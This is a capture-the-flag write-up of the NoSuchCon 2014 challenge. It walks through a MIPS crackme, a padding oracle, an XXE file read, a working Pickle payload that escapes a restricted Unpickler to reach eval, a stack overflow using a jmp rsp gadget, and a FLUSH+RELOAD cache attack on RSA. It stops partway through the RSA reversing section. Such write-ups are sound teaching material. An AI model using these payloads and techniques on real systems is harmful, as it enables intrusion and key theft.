

# NoSuchCon Challenge 2014

David BERARD  
david.berard@thalesgroup.com

Vincent FARGUES  
vincent.fargues@thalesgroup.com

November 3, 2014

## Abstract

The objective of this challenge is to find a secret password and a secret email address of the form `[0-9a-f]{16}@synactiv.com`. The password must be sent to the secret email address to finish this challenge.

This challenge starts with a Linux MIPSel binary. This is a crackme which, once given the correct key, allow the access to second step. The goal of the next level is to exploit a web vulnerability in a XML parser to get remote python code, this code contains a custom python hardened Unpickler, which have to be exploited to reach the last level. The third level consists in exploiting a remote cryptographic service used to store encrypted messages, the remote service is based on two programs, a trusted server used for storing key materials (STPM), and a front-end server connected to this STPM, these two programs use the same shared cryptographic library. The front-end server contains a vulnerability (Buffer Overflow) allowing to execute a shellcode. To obtain the private key a side-channel cache attack is implemented using the vulnerability in the front-end server. Secret email address and password are found by decrypting an archived message.

The logo features the text 'NSC' in a large, bold, black, distressed font. To its right is a green '#2'. Below 'NSC' is the text 'NoSuchCon' in a smaller, bold, black, distressed font.

**NSC** #2  
**NoSuchCon**

# Contents

<b>1</b>	<b>Linux MIPSel ELF reverse engineering</b>	<b>4</b>
1.1	Step discovery . . . . .	4
1.2	Reverse engineering . . . . .	4
1.3	Data collection . . . . .	5
1.4	Statistical analysis . . . . .	6
1.5	Next Step . . . . .	6
<b>2</b>	<b>Escape a Python hardened Unpickler</b>	<b>7</b>
2.1	Step discovery . . . . .	7
2.2	Padding oracle on Viewstate encrypted data . . . . .	7
2.3	Clues disclosed by Synacktiv . . . . .	8
2.4	XML External Entity (XXE) . . . . .	9
2.5	Python hardened Unpickler escape . . . . .	10
<b>3</b>	<b>Exploit remote cryptographic services</b>	<b>12</b>
3.1	Step discovery . . . . .	12
3.2	Clues disclosed by Synacktiv . . . . .	13
3.3	Linux x86-64 Reverse engineering . . . . .	14
3.3.1	SecDrop . . . . .	14
3.3.2	STPM . . . . .	14
3.3.3	libsec.so . . . . .	14
3.3.4	Interactions between process . . . . .	15
3.4	Buffer overflow on SecDrop server . . . . .	15
3.5	Side-Channel Attack on RSA implementation . . . . .	16
3.5.1	FLUSH+RELOAD technique: a High Resolution, Low Noise, L3 Cache Side-Channel Attack . . . . .	16
3.5.2	Reverse engineering RSA implementation . . . . .	17
3.5.3	Remote application using shellcode in SecDrop process . . . . .	18
<b>4</b>	<b>Conclusion and Thanks</b>	<b>21</b>
<b>5</b>	<b>Appendices</b>	<b>22</b>
5.1	Python code to get fixed bits . . . . .	22
5.2	Python code to generate patterns . . . . .	23
5.3	Python code to encrypt data using the padding oracle . . . . .	24
5.4	Python code to decrypt data using the padding oracle . . . . .	26
5.5	Python code to retrieve remote files using XXE . . . . .	27
5.6	Pickle opcode compiler . . . . .	28
5.7	Pickle escape opcodes . . . . .	30
5.8	Python code to send Pickle exploit . . . . .	32
5.9	Cache attack x86-64 shellcode . . . . .	33
5.10	Cache attack Python code . . . . .	37
5.11	Python code to bruteforce RSA missing bits . . . . .	42
5.12	Python code to decrypt archived message . . . . .	43

## List of Figures

1	Compare the result of a first cryptography stage with the string "[ Synacktiv + NSC = <3]" . . . . .	5
2	The padding oracle is not the solution :( . . . . .	8
3	The solution seems to be a simple XXE against msg.add . . . . .	8
4	Cache attack is the solution of step 3 . . . . .	13
5	Messages exchange using client.py . . . . .	15
6	Vulnerable function in SecDrop . . . . .	15
7	jmp rsp opcode . . . . .	16
8	Identification of square and multiply functions . . . . .	17
9	Memory load time distribution . . . . .	18
10	First bits extraction: multiply and square cache hits . . . . .	18
11	RSA operations . . . . .	19

## Listings

1	LD_PRELOAD library . . . . .	5
2	Collecting data . . . . .	5
3	get fixed bits for a given pattern (see listing 18) . . . . .	6
4	get fixed bits for a given block (see listing 18 and listing 19) . . . . .	6
5	Retrieve remote directory (see listing 22) . . . . .	9
6	Retrieve remote file app.conf (see listing 22) . . . . .	9
7	Retrieve remote file viewstate.pyc (see listing 22) . . . . .	9
8	Escape the Unpickler (see listing 25) . . . . .	11
9	Extraction of the step 3 archive . . . . .	12
10	Xinetd configuration . . . . .	12
11	File messages . . . . .	13
12	Handling of user's input in SecDrop binary . . . . .	14
13	Result of the command "1" sent to the STPM . . . . .	16
14	Cache attack pseudocode . . . . .	16
15	Shellcode pseudocode . . . . .	19
16	Bruteforcing missing bits (see listing 28) . . . . .	20
17	Decrypt the archived message (see listing 29) . . . . .	20
18	Python code to get fixed bits . . . . .	22
19	Python code to generate patterns . . . . .	23
20	Python code to encrypt data using the padding oracle . . . . .	24
21	Python code to decrypt data using the padding oracle . . . . .	26
22	Python Code to retrieve remote files using XXE . . . . .	27
23	Pickle opcodes . . . . .	28
24	Pickle opcodes . . . . .	30
25	Python code to send Pickle exploit . . . . .	32
26	Cache-attack shellcode . . . . .	33
27	Cache-attack python code . . . . .	37
28	Bruteforce RSA missing bits . . . . .	42
29	Decrypt archived message . . . . .	43

# 1 Linux MIPSel ELF reverse engineering

## 1.1 Step discovery

This challenge begins with a TAR archive file containing a Linux binary for MIPSel architecture. The archive file is available on <http://www.nosuchcon.org/#challenge> since september 8th 2014.

---

```
$ tar tzf crackmips.tar.gz
gzip: stdin: not in gzip format
```

```
$ tar xvf crackmips.tar.gz
./crackmips
```

---

```
$ file crackmips
crackmips: ELF 32-bit LSB executable, MIPS, MIPS-II version 1, dynamically linked (uses
↳ shared libs), for GNU/Linux 2.6.26,
↳ BuildID[sha1]=0x4a4126bef77a6e4ba6078c09655c6a64e740148e, with unknown capability
↳ 0xf41 = 0x756e6700, with unknown capability 0x70100 = 0x1040000, not stripped
```

---

To dynamically analyze this MIPSel binary, we used a [debian MIPSel distribution](#) with QEMU:

---

```
qemu-system-mipsel -m 256 -M malta -kernel vmlinux-3.2.0-4-4kc-malta -hda
↳ debian_wheezy_mipsel_standard.qcow2 -append "root=/dev/sda1 console=ttyS0"
↳ --nographic -redir tcp:2222::22
```

---

```
$ ./crackmips
usage: ./crackmips password
```

---

```
$ ./crackmips PASSWORD
WRONG PASSWORD
```

---

## 1.2 Reverse engineering

For this step, only a quick phase of reverse engineering has been done before switching to a blackbox method using statistics.

However, here is a quick description of how the binary works:

- First there is a check for the presence of one arg
- This arg must be 48 characters long
- the main process forks into two process:
  - The child loops on a big block of code: short portions of code separated by a break instruction. Each portion apply a modification on the user's input and then breaks.
  - The parent catches the signal from the child, does some black magic on registers and allows the child to continue after the break instruction
- After all the modifications on the user's input, the string is compared to the value [ `Synacktiv + NSC = <3`]. If the comparison is correct, then an AES decryption is performed and you get the link to the next step.



## 1.4 Statistical analysis

We know that the result of this first cryptography stage should be 7953205B6B63616E20766974534E202B203D20435D20333C ("[ Synacktiv + NSC = <3]" in the correct endianness). We see a 4-bytes block separation, when modifying a block in the password, the same block is affected on the result, other block are not affected. For this analysis, we cut the password and the result into 6 4-bytes block, and we do a statistical analysis on each block.

We found some fixed bits for a given pattern, for example all passwords that generated results starting with "795" have bits 0,2,4,5,6,7,10, and 11 fixed.

---

```
$ export BLOCK=0; grep -- '-> 795.....' results |python2 analyze_key.py
0 ==> 0
2 ==> 1
4 ==> 0
5 ==> 0
6 ==> 1
7 ==> 0
10 ==> 1
11 ==> 0
```

---

Listing 3: get fixed bits for a given pattern (see listing 18)

By using several patterns it is possible to extract all the fixed bits for a given block:

---

```
$ export BLOCK=0; python2 generate_regex.py |while read re; do grep -- "$re" results
↪ |python2 analyze_key.py; done |sort -n |uniq
0 ==> 0
1 ==> 0
2 ==> 1
3 ==> 1
4 ==> 0
5 ==> 0
6 ==> 1
7 ==> 0
8 ==> 0
9 ==> 0
10 ==> 1
11 ==> 0
12 ==> 0
13 ==> 1
14 ==> 1
15 ==> 0
16 ==> 0
17 ==> 1
[...]
```

---

Listing 4: get fixed bits for a given block (see listing 18 and listing 19)

All the 32 bits are found for the block 0, 28 for the block 1, 30 for the block 2, 28 for the block 3, 23 for the block 4, and 19 for the last block.

The missing bits have to be brute-forced. After a very reasonable time, these method find the password.

## 1.5 Next Step

The statistical analysis revealed the key 322644EF941077AB1115AB575363AE87F58E6D9AFE5C62CC, using this key give the link to the next level of this challenge:

---

```
./crackmips 322644EF941077AB1115AB575363AE87F58E6D9AFE5C62CC
good job!
Next level is there: http://nsc2014.synacktiv.com:65480/oob4giekee4zaeW9/
```

---

## 2 Escape a Python hardened Unpickler

### 2.1 Step discovery

This level start with the URL found on the previous step:

<http://nsc2014.synacktiv.com:65480/oob4giekee4zaeW9/>

It's a web application used in order to save messages. They seem to be stored in an encrypted/compressed format and sent to the client at each requests ("viewstate").

3 web services are identified, parameters are sent in POST data:

**msg.list** : list message in the list.

parameters:

- vs: viewstate base64 data

**msg.add** : add a message to the list (maximum 5 messages in list)

parameters:

- vs: viewstate base64 data
- body: message body surrounded by <msg> tag
- title: message title

**msg.del** : remove a message from the list.

parameters:

- vs: viewstate base64 data
- id: message id to remove

### 2.2 Padding oracle on ViewState encrypted data

The most interesting thing seems to be the "ViewState" data. This parameter is base64 encoded, with base64 padding removed. The result of the base64 decoded viewstate data seems to be encrypted / compressed data.

Our first attempt was to send random base64 encoded data to analyze the results, during this "fuzzing" we obtained two types of http response code:

- 500: corrupted viewstate
- 500: corrupted viewstate followed by a zlib library error

---

```
Error 2 while decompressing data
Error -3 while decompressing data: incorrect data check
Error -3 while decompressing data: incorrect header check
Error -3 while decompressing data: invalid bit length repeat
Error -3 while decompressing data: invalid block type
Error -3 while decompressing data: invalid code lengths set
Error -3 while decompressing data: invalid code -- missing end-of-block
Error -3 while decompressing data: invalid distance code
Error -3 while decompressing data: invalid distances set
Error -3 while decompressing data: invalid distance too far back
Error -3 while decompressing data: invalid literal/lengths set
Error -3 while decompressing data: invalid stored block lengths
Error -3 while decompressing data: invalid window size
Error -3 while decompressing data: too many length or distance symbols
Error -3 while decompressing data: unknown compression method
Error -5 while decompressing data: incomplete or truncated stream
```

---

We concluded that the viewstate is compressed using zlib and then encrypted. The server returns the code 500: **corrupted viewstate** when he is unable to decrypt the viewstate, else the server tries to decompress the decrypted data using the zlib library. It seems that the server uses padding to detect good/bad decrypted data. In this case, we have a padding oracle. ViewState data seems to be AES 128 encrypted (16 bytes blocks), at this point of discovery we think that the aim of the step 2 is to decrypt ViewState data using this padding oracle, and then maybe encrypt custom data using this oracle.

We start a padding oracle attack on the viewstate using the code available at listing 21, to decrypt viewstate data.

It's not a classic padding attack since the padding seems to be shifted (i.e: one character of padding will be 0x2 instead of 0x1 in classic AES padding). So for each 16 bytes bloc, we can get only 15 bytes with the padding attack. For the last byte, we have to use the zlib error `Error -3` while decompressing data: `incorrect header check` which is returned if the first two bytes are different of 0x789c.

After a long wait, we get the result, the viewstate data is a Pickle dict:

```
{'msg': [], 'display_name': 'guest'}
```

With this information, we try to send an encrypted Pickle dict with `'display_name'='admin'` using the code available at listing 20 without any success. Each encryption attempt was very long (a lot of request/response is needed). After that we tried to send some classical Pickle exploits. With these classical exploits, we got the http result code 500: `pickle opcode blocked`. We started to list the available Pickle opcode using the padding oracle when Synacktiv team post the following tweet:



Figure 2: The padding oracle is not the solution :(



### 2.3 Clues disclosed by Synacktiv



Figure 3: The solution seems to be a simple XXE against `msg.add`



## 2.4 XML External Entity (XXE)

Thanks to the hint given on twitter we started to search XML input data in this web application. The body argument on `msg.add` webservice is XML formatted, and vulnerable to XML External Entity inclusion. A Document Type Definition (DTD) included to the XML can be used to retrieve remote directory listing or remote file content.

---

```
$ python xxe.py "."
app.conf viewstate.pyc
```

---

Listing 5: Retrieve remote directory (see listing 22)

2 files are identified with a directory listing inclusion:

- `app.conf`: this file contains the AES key used to encrypt/decrypt viewstate data
- `viewstate.pyc`: Python 2.7 bytecode for `App`, `ViewStateUnpickler`, and `ViewState` classes.

---

```
$ ./xxe.py app.conf
[global]
you_know_how_to_play_with_xxe = 1
admin_url = /secret.key

[viewstate]
key = ab2f8913c6fde13596c09743a802ff7a
```

---

Listing 6: Retrieve remote file `app.conf` (see listing 22)

---

```
$ ./xxe.py "viewstate.pyc" > viewstate.pyc
$ file viewstate.pyc
viewstate.pyc: python 2.7 byte-compiled
```

---

Listing 7: Retrieve remote file `viewstate.pyc` (see listing 22)

The Python byte code can be decompiled using [uncompyle byte-code decompiler](#). The decompiled version allows to see a hardened Unpickler.

---

```
$ ./uncompyle.py viewstate.pyc > viewstate.py
```

---

The `viewstate.py` also contains informations about the viewstate data format:

---

```
view state format:
- pickled dict
- zlib compression
- AES128 encryption
- base64 encoding with padding removed
```

---

We tried to use the `/secret.key` web service but this web service was restricted to some local IPs:

---

```
ADMIN_HOSTS = frozenset(['127.0.0.1', '::1', '10.0.1.200'])
# [...]
@staticmethod
def getMasterSecretKey(req, vs_data = None):
    assert isinstance(req, EZWebRequest)
    vs = App._load_session(vs_data)
    if vs.data.get('uid', -1) != 31337:
        raise SecurityError('not allowed from this uid')
    if req.env['REMOTE_ADDR'] not in App.ADMIN_HOSTS:
        raise SecurityError('not allowed from this IP address')
    return (vs, SecretStore.getMasterKey())
```

---

The aim of the the step 2 seems to be the escape of this hardened Unpickler. The AES key found in `app.conf` can be used to encrypt a zlib compressed pickle exploit.

## 2.5 Python hardened Unpickler escape

The custom Unpickler found on previous step restricts the Pickle opcodes to:

---

```
;DICT          = 'd'  # build a dict from stack items
;LIST          = 'l'  # build list from topmost stack items
;TUPLE        = 't'  # build tuple from topmost stack items
;REDUCE       = 'R'  # apply callable to argtuple, both on stack
;STOP        = '.'  # every pickle ends with STOP
;MARK        = '('  # push special markobject on stack
;APPEND      = 'a'  # append stack top to list below it
;GLOBAL      = 'c'  # push self.find_class(modname, name); 2 string args
;FLOAT      = 'F'  # push float object; decimal string argument
;GET        = 'g'  # push item from memo on stack; index is string arg
;INT        = 'I'  # push integer or bool; decimal string argument
;PUT        = 'p'  # store stack top in memo; index is string arg
;SETITEM    = 's'  # add key+value pair to dict
;STRING     = 'S'  # push string; NL-terminated string argument
;UNICODE    = 'V'  # push Unicode string; raw-unicode-escaped'd argument
```

---

It also restricts the function name allowed to be called with the REDUCE opcode, only function names in the SAFE\_BUILTINS frozenset are allowed:

---

```
SAFE_BUILTINS = frozenset([
    'bool',
    'chr',
    'dict',
    'float',
    'getattr',
    'int',
    'list',
    'locals',
    'long',
    'max',
    'min',
    'repr',
    'set',
    'setattr',
    'str',
    'sum',
    'tuple',
    'type',
    'unicode'])
# [...]
def load_reduce(self):
    func = self.stack[-2]
    if not hasattr(func, '__module__') or not hasattr(func, '__name__') or
        ↪ func.__module__ != '__builtin__' or func.__name__ not in
        ↪ self.SAFE_BUILTINS:
        raise SecurityError('viewstate object not allowed')
    return Unpickler.load_reduce(self)
```

---

To simplify the construction of the Pickle exploit, we have built a tiny Pickle opcode compiler (see listing 23).

The locals function looks interesting, it returns a dict containing a reference to a ViewStateUnpickler instance on the index "self"

---

```
{'self': <viewstate.ViewStateUnpickler instance at 0x7fb2fe940518>, 'args': (), 'stack':
    ↪ [{...}, <type 'str'>], 'func': <built-in function locals>}
```

---

There is no pickle opcode to retrieve an element in the dict, and there is no authorized functions neither so we have to use something else to retrieve the ViewStateUnpickler instance in the dict generated by locals function.

The builtin function type with three arguments can be used to create a new object:

- arg1: The name string is the class name and becomes the `__name__` attribute.
- arg2: The bases tuple itemizes the base classes and becomes the `__bases__` attribute.
- arg3: the dict dictionary is the namespace containing definitions for class body and becomes the `__dict__` attribute.

Using the dict generated by the `locals` function as the third argument to `type` function permit to retrieve the `ViewStateUnpickler` instance with the `getattr` function:

---

```
GLOBAL '__builtin__ locals'
MARK
    TUPLE
REDUCE
PUT 100

GLOBAL '__builtin__ type'
MARK
    STRING "X"
    MARK
        GLOBAL '__builtin__ list'
        TUPLE
    GET 100
    TUPLE
REDUCE
PUT 100

GLOBAL '__builtin__ getattr'
MARK
    GET 100
    STRING "self"
    TUPLE
REDUCE
PUT 100

GLOBAL '__builtin__ str'
MARK
    GET 100
    TUPLE
REDUCE
PUT 101

MARK
    DICT
    STRING 'msg'
    GET 101
SETITEM

STOP
```

---

With the reference to the `ViewStateUnpickler` instance it's possible to redefine the `SAFE_BUILTINS` list to allow new functions.

We add the builtin `eval` function to the `SAFE_BUILTINS` to execute python code on the server. The following pickle code (get constants of `SecretStore.getMasterKey` function) is used to retrieve the link to the next step (full pickle exploit available at listing 24):

---

```
GLOBAL '__builtin__ globals'
MARK
    TUPLE
REDUCE
PUT 104

GLOBAL '__builtin__ eval'
MARK
    STRING 'str(__import__("viewstate").SecretStore.getMasterKey.func_code.co_consts)'
    GET 104
    TUPLE
REDUCE
PUT 105
```

---

```
$ python2 pickle_aes.py
(None, 124, 'getMasterKey() caller not authorized (opcode %i/%i)', 'viewstate.py',
↪ 'getMasterKey() caller not authorized', 'getMasterSecretKey', 'getMasterKey()
↪ caller not authorized (function %s/%s)',
↪ 'master_key=http://nsc2014.synacktiv.com:65480/0hXieK1hEizahk2i/securedrop.tar.gz')
```

---

Listing 8: Escape the Unpickler (see listing 25)

## 3 Exploit remote cryptographic services

### 3.1 Step discovery

The level starts with an archive `securedrop.tar.gz` .

---

```
$ tar xzvf securedrop.tar.gz
securedrop/
securedrop/client/
securedrop/client/client.py
securedrop/archive/
securedrop/archive/messages
securedrop/servers/
securedrop/servers/SecDrop
securedrop/servers/xinetd.conf/
securedrop/servers/xinetd.conf/secdrop
securedrop/servers/xinetd.conf/stpm
securedrop/servers/STPM
securedrop/lib/
securedrop/lib/libsec.so
```

---

Listing 9: Extraction of the step 3 archive

There are two ELF x86-64 binary files and a shared library used by both binaries. The folder `xinetd.conf` contains the `xinetd` configuration for both binaries mentioned earlier. A python client for `SecDrop` server is also present on this archive.

---

```
# default: off
# description: An xinetd internal service which echo's characters back to
# clients.
# This is the tcp version.
service secdrop
{
    port                = 1337
    user                = secdrop
    socket_type         = stream
    protocol            = tcp
    type                = UNLISTED
    wait                = no
    instances           = 1
    server               = /home/secdrop/SecDrop
    server_args         = /home/secdrop/messages
}

# default: off
# description: An xinetd internal service which echo's characters back to
# clients.
# This is the tcp version.
service stpm
{
    port                = 2014
    user                = stpm
    socket_type         = stream
    protocol            = tcp
    type                = UNLISTED
    wait                = no
    instances           = 1
    server               = /home/stpm/STPM
    server_args         = /home/stpm/keyfile
}
```

---

Listing 10: Xinetd configuration

From these configuration files, we were able to understand the usage of both binaries. The `STPM` binary takes a key file as argument and listen on port 2014 (we will see later that it is only on local interface) and `SecDrop` takes a file as argument where messages are saved and listen on port 1337 (remote and local). After looking at the messages file content, we understand that the messages are saved after encryption.

```

$ cat archive/messages
new message:
0C849AFE0A7C11B2F083C32E7FDB0F8AC03198D84D9990B26D6443B1D185A36A235A561BB99FE897858
371311B2AD6DFE75E199667637EDEA7B9C14A158A5F6FFE15A1C14DAD808FDC9F846530EDD4FE3E86F4
F98571CD45F11190ED531FC940D62C2C2E05F99772235808097763157F140FE4A57DB6AD902D9962F12
BDFC1547CED3E282604255B2A5331373CAEE557CC825DD6A03C3D2D7B106E4AD15347BCB5067BDC6037
6FF1CC133F2C14
9d41dbb8da10b66cdde844f62e9cc4f96c3a88730b7b8307810cf1906935123f97ac9b682dd401512d1
8775bd7bd9b8b40929f5b4a1871ba44c94038793f0aa639b9d71d72d2accfcc95671c77a5c1c32bc813
b048f5dcb1f08b59d6a7afb3b34462ac6abb69cb70accb24d78389a1777c5244b8063c542cc1f6c6db8
d41d32df2e7132e21db8a1cc711c1a97c51ba29f1d1ac8fa901a902b2a987f0764734f8b8cd2d476200
e7ae62a424e2930d8b029409d0e5e13d4e11f4b5f5cc1263f41b500b4340b8641465bbc56c64a575f0e
e215d02dea3d75552328cf5742c

```

Listing 11: File messages

At this point of the discovery, we understand that the aim of the step 3 is the decryption of the archived message present in the archive.

The last step of the discovery is the analyze of the `client.py` file. This client connects to the server at `nsc2014.synacktiv.com:1337` and sends a message which can be divided into three parts:

- Hardcoded password: `UBNtYtbyKwBeo12cHr33GHREdZYyOHMZ`
- Random AES 128 bits key padded according to PKCS 1.5 and encrypted with the RSA public key
- User input encrypted with the AES key

### 3.2 Clues disclosed by Synacktiv




Figure 4: Cache attack is the solution of step 3

### 3.3 Linux x86-64 Reverse engineering

The target is composed of two x64 binaries(SecDrop and STPM) and one shared lib (libsec.so).

#### 3.3.1 SecDrop

The entry point for user's input is the SecDrop binary listening on port 1337. The main function can be understood as follow:

---

```
Open argv[2] as a file to save messages
Connection to STPM service on localhost:2014
Restrict allowed syscall to sys_read, sys_write, sys_exit

Handle of user's input:
passwd = read(stdin,33)
if(passwd=="UBNtYTbYKWBeo12cHr33GHREdZYyOHMZ"){
    Receive encrypted key as K
    send "3\n2\n0\nK" to STPM through socket
    Receive encrypted message as M
    Send "2\n2\nM" to STPM through socket
    Store encrypted key and message in log file
}
```

---

Listing 12: Handling of user's input in SecDrop binary

#### 3.3.2 STPM

After understanding how SecDrop handles user's input, we have to understand how the message sent by SecDrop binary to STPM binary through the socket are handled.

As its name suggests, STPM binary is a Software Trusted Platform Module used to store keys and to perform cryptographic operations such as decryption and encryption. The STPM provides a container able to store 16 keys (private RSA key or AES key). At startup, the binary uses argv[2] as a configuration file where keys are stored. The binary loads the key from the config file into the container. Each key is identified by a number from 0 to 15.

The process accepts various command:

- **1:** Print all keys from the safe (only public modulus and exponent are printed)
- **2:** Message\_decrypt(key\_to\_use,message): The message is decrypted with the AES key at the index key\_to\_use. This function returns "OK" encrypted with the AES key
- **3:** import\_key(number\_in\_safe,rsa\_key\_to\_decrypt,ciphered\_key): The ciphered key is decrypted using RSA with private key stored at index rsa\_key\_to\_decrypt and stores clear AES key into index number\_in\_safe. The functions returns "\n"
- **4:** export\_key(number\_in\_safe,rsa\_key): The key stored in safe at index number\_in\_safe is encrypted using public RSA key stored rsa\_key index and ciphered key is returned.
- **5:** exit

#### 3.3.3 libsec.so

The libsec.so shared lib is used by both binaries to perform crypto operations. The main functions are:

- SEC\_unwrap: RSA decryption
- SEC\_wrap: RSA encryption
- SEC\_decrypt: AES decryption
- SEC\_encrypt: AES encryption

Later in this document the SEC\_unwrap function will be analyzed more carefully in order to perform the Cache attack

### 3.3.4 Interactions between process

The interactions between SecDrop and STPM binaries can be summarized in the following figure




Figure 5: Messages exchange using client.py

### 3.4 Buffer overflow on SecDrop server

```
1 int __fastcall read_and_strcpy_like_0x400F70(__int64 fd, __int64 dst)
2 {
3     __int64 i; // rbx@1
4     __int64 v3; // rdx@3
5     int result; // eax@4
6
7     i = 0LL;
8     while ( 1 )
9     {
10        result = SEC_fgetc(fd);
11        if ( result == -1 || result == '\n' )
12            break;
13        v3 = (unsigned int)i;
14        i = (unsigned int)(i + 1);
15        *(_BYTE *)(dst + v3) = result;
16    }
17    *(_BYTE *)(dst + i) = 0;
18    return result;
19 }
```

Figure 6: Vulnerable function in SecDrop

The SecDrop program reads the input data on the standard input, the RSA encrypted AES key and the AES encrypted message are read character by character by the function at 0x400F70. This function appends the readed character to a destination buffer, the function stop reading when a \n character is readed.

It is possible to do a buffer overflow in the destination buffer to override the rip register, then the execution will continue on the overridden value.

The SecDrop binary contains a very helpful "jmp rsp" opcode, which allows to place a shellcode on the stack and jump on it.

```

text:0000000000400F57 ; -----
text:0000000000400F5C align 20h
text:0000000000400F60 db 0B8h
text:0000000000400F61 ; -----
text:0000000000400F61 jmp rsp
text:0000000000400F61 ; -----
text:0000000000400F63 db 0
text:0000000000400F64 db 0
text:0000000000400F65 ; -----
text:0000000000400F65 retn
text:0000000000400F65 ; -----

```




Figure 7: jmp rsp opcode

Our first attempt was to send the command "1" to the STPM using this vulnerability, but the private parts was not displayed:

```

key 0: ASYMETRIC
  n = 0x000000B740DF8EE7BEFFFE41A337B4E56FFE903D6D62C75FA98A740AD05A19A80A03597 [...]
  e = 0x00010001
  q = PRIVATE :)
key 1: SYMETRIC
  k = SECRET :)
key 2: EMPTY
key 3: EMPTY
key 4: EMPTY
key 5: EMPTY
key 6: EMPTY
key 7: EMPTY
key 8: EMPTY
key 9: EMPTY
key 10: EMPTY
key 11: EMPTY
key 12: EMPTY
key 13: EMPTY
key 14: EMPTY
key 15: EMPTY

```

Listing 13: Result of the command "1" sent to the STPM

### 3.5 Side-Channel Attack on RSA implementation

#### 3.5.1 FLUSH+RELOAD technique: a High Resolution, Low Noise, L3 Cache Side-Channel Attack

Thanks to the hint delivered by Synacktiv on twitter, we knew that the aim of the step 3 was to exploit a cache attack on the shared lib.

The principle of a cache attack is to measure the time to access a shared memory region depending on the last access to that same memory region. Indeed, thanks to the cache mechanism the time to access an address is different if the address is loaded in the cache or not. We can sum up how a cache attack works with the following pseudo code

```

while true:
  a = Measure time
  access memory zone
  b = Measure time
  flush memory zone from cache

  if b-a < mean_access_time:
    the memory zone was accessed by another process
  else:
    the memory zone wasn't accessed

```

Listing 14: Cache attack pseudocode



We've read various paper and try multiple things related to cache attacks. Our first try was to measure the accesses to the AES SBox tables. But while the size of a cached page is 64 octets and the size of the tables is 1024 octets, we couldn't manage to get usefull results.

The we've decided to try another method, the one described by the following paper: [FLUSH+RELOAD technique: a High Resolution, Low Noise, L3 Cache Side-Channel Attack](#)

To understand the principle of this attack, we have to understand how the RSA decryption is done by the libsec code. To be able to apply a big pow on a big number, the code uses the method of square and multiply. By consuming the private key bit by bit, a test is done on the bit. If the bit is one, the two operations square and multiply are applied. If the bit is 0, only the square operation is applied.

Back to our attack, we understand that if we are able to monitor the accesses to the square and multiply operation by the shared crypto lib, we will be able to recover the private key. So we will use the flush and reload method to monitor the accesces to memory zone into these function code and recover the key.

### 3.5.2 Reverse engineering RSA implementation

As seen in section 3.3.3, the function in charge of applying RSA decryption is SEC\_unwrap. In this function, we are looking for a code pattern which tests if a bit is set to 1 or 0 and choose the function to apply depending on that test.

After exploring the code of SEC\_unwrap function, such a piece of code is found in the procedure 0x34C0.

